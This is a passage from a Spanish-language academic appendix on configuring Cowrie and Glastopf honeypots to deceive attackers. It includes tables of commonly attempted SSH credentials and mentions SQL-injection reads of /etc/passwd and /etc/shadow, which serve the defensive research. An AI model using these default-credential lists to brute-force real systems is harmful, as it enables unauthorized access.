


Figura D.34: Tabla y Gráfico - Comandos Ejecutados



USERNAME/PASSWORD COMBI SUCCESS

Show 10 entries Search:

USERNAME	PASSWORD	SUCCESS
root	root	5483
root	123456	988
1234	1234	344
guest	guest	26
webmaster	webmaster	1

Showing 1 to 5 of 5 entries Previous 1 Next

USERNAME/PASSWORD ATTEMPTS

Show 10 entries Search:

USERNAME	PASSWORD	ATTEMPTS
1234	1234	5753
root	root	5483
support	support	3601
admin	admin	2231
root	123456	988
user	user	938
guest	guest	723
ubnt	ubnt	583
pi	raspberry	579
admin	1234	384

Showing 1 to 10 of 2,000 entries Previous 1 2 3 4 5 … 200 Next

Figura D.35: Tablas - User/Pass Combination

Apéndice E

Mejoras en los Sensores: Evadiendo a los Atacantes

E.1. Configuración de los Usuarios y Sistema de Archivos de Cowrie

E.1.1. Modificación de los Usuarios

Este es uno de los puntos más importantes para la ocultación y mejora del sistema Honeypot. Uno de los puntos básicos es la modificación de la base de datos de usuarios para acceder al sistema.
En nuestro caso, hemos permitido el acceso a éste a través del usuario **root**, uno de los más conocidos y atacados con dos contraseñas diferentes, de las más comunes puesto que buscábamos recibir más ataques para los días previos al reto.

De manera que, para cambiar la base de datos de usuarios accedimos al fichero */cowrie/data/userdb.txt*

```
nano userdb.txt
```

Y realizamos los siguientes cambios

```
root:x:root
root:x:123456
```

Además de ésto, respecto a los propios usuarios del sistema, creamos algunos usuarios para hacer creer al atacante que había entrado en un servidor normal y corriente. Para ello, creamos varios usuarios, entre ellos el usuario *"guest"* y el usuario *"webserver"* con su correspondiente árbol de directorios y subdirectorios bien creado.

Existe un usuario por defecto en este tipo de Honeypots que es el usuario Richard. Es uno de los factores clave por los que un atacante puede abandonar la sesión si se da cuenta de que existe este determinado usuario.
Puesto que ya habíamos creado otros usuarios más difíciles de detectar, decidimos que lo mejor sería borrar este usuario por defecto para evitar este tipo de problemas.

E.1.2. Mejorando los Directorios del Sistema

Para la configuración del sistema de archivos del Honeypot se puede optar por varias opciones. Una de ellas es usar los scripts que trae el propio Honeypot (createfs.py y fsctl.py) escritos en python y ubicados en la carpeta "/home/cowrie/cowrie/utils" y que podemos utilizar para crear nuestro propio sistema de archivos desde 0, tomando como base o inicio del árbol de directorios en el que estamos ejecutando los scripts.

Cowrie trae por defecto un sistema de archivos básico pero bastante completo y el cuál se puede adaptar a nuestras necesidades. Tras considerar ambas opciones decidimos elegir la segunda de ellas puesto que resultaría más fácil a la hora de crear archivos de sistema por defecto que Cowrie, ya trae instalados.

Por tanto, la opción más simple es editar el fichero fs.pickle , eliminando y añadiendo directorios como si de tu propio sistema de archivos se tratase.

```
python fsctl.py fs.pickle
```

```
fs.pickle:/home$ mkdir university
cd university
mkdir Documents
cd Documents
touch programs.pdf
touch contest2014_2015.pdf
touch funnygif.gif
cd ..
mkdir Downloads
cd Downloads
touch exercise.tgz
touch files.txt
touch passwords.txt
touch users.txt
```

Figura E.1: Gestor de Sistema de Archivos Cowrie

Por ejemplo, podemos editar el directorio tmp y crear varios ficheros típicos de ese directorio, el comando touch nos permite crear archivos vacíos, pero que darán mucho juego a la navegación del atacante.

```
fs.pickle:/$ cd tmp
fs.pickle:/tmp$ touch example.zip
Added '/tmp/example.zip'
fs.pickle:/tmp$ touch init.html
Added '/tmp/init.html'
fs.pickle:/tmp$ touch resume.pdf
Added '/tmp/resume.pdf'
fs.pickle:/tmp$
```

Figura E.2: Modificación de Directorio /tmp

Otro de los directorios más comunes puede ser el directorio "/var/www" que almacena archivos relacionados con http y servidores web. Para hacerlo más creíble, creamos algunos ficheros que

servirán para distraer la atención de un posible atacante que quiera comprobar si este directorio está vacío puesto que el Honeypot cowrie, por defecto, no trae este directorio.

Figura E.3: Modificación de Directorio /www

Más cambios interesantes que comentar fueron, por ejemplo, cambiar el banner de SSH que se obtiene cuando un atacante logra conectarse al Honeypot, para que muestre una versión diferente pero conocida y así evitar que ese posible atacante acabe abandonando la sesión si se da cuenta de que ese banner es falso.

Este cambio se realiza en el archivo de configuración de cowrie, es decir, en *"cowrie.cfg"* en la línea siguiente:

```
ssh_version_string = cambiamos el banner de ssh por defecto y ponemos:
SSH-2.0-OpenSSH_4.6 Debian-4
```

También, nos dimos cuenta de que cambiar el **Hostname** del servidor sería interesante, un atacante podría comprobar rápidamente si el servidor al que acaba de acceder tiene por hostname el que cowrie utiliza por defecto y abandonar la sesión, de modo que, para mejorar esta ocultación, cambiamos el hostname en ese mismo archivo de configuración de cowrie de la siguiente manera.

Por defecto:

```
svr04
```

Cambio en el hostname del servidor:

```
WebServerUAM
```

E.2. Configuración de la Interfaz y Sistema de Archivos de Glastopf

Por otro lado, también ha sido importante mejorar la configuración por defecto de Glastopf para así conseguir una mayor cantidad de ataques.

E.2.1. Mejorando la Interfaz Web

La página web que despliega Glastopf por defecto nos muestra un sistema de login y un bloque para comentarios.
Esta página sigue siempre el mismo patrón y pese a que esta página siempre actúa cambiando el contenido, siempre mantiene el mismo formato de la web por lo que será fácil para un atacante detectar que se encuentra dentro de un Honeypot de este tipo.




Figura E.4: Apariencia de Honeypot Glastopf

Para cambiar esta apariencia, deberemos modificar algunas opciones puntuales como puede ser el fondo de pantalla de la web, el título, y los input para los comentarios.

E.2.2. Mejorando el Sistema de Ficheros

En este apartado, hemos modificado algunos de los sistemas de ficheros a los que un atacante puede acceder mediante ataques de SQL injection.

Se han incluido algunos usuarios en el sistema modificando las rutas:

```
/etc/passwd
/etc/shadow
```

Comprobamos mediante un ataque de SQL injection cual sería el resultado de las mejoras y como quedaría la carpeta /etc/passwd:




Figura E.5: SQLinjection a /etc/passwd

Y así quedaría /etc/shadow:




Figura E.6: SQLinjection a /etc/shadow

Con esta configuración, los usuarios por defecto del sistema cambian, y un atacante pensará que está accediendo a un sistema completamente real.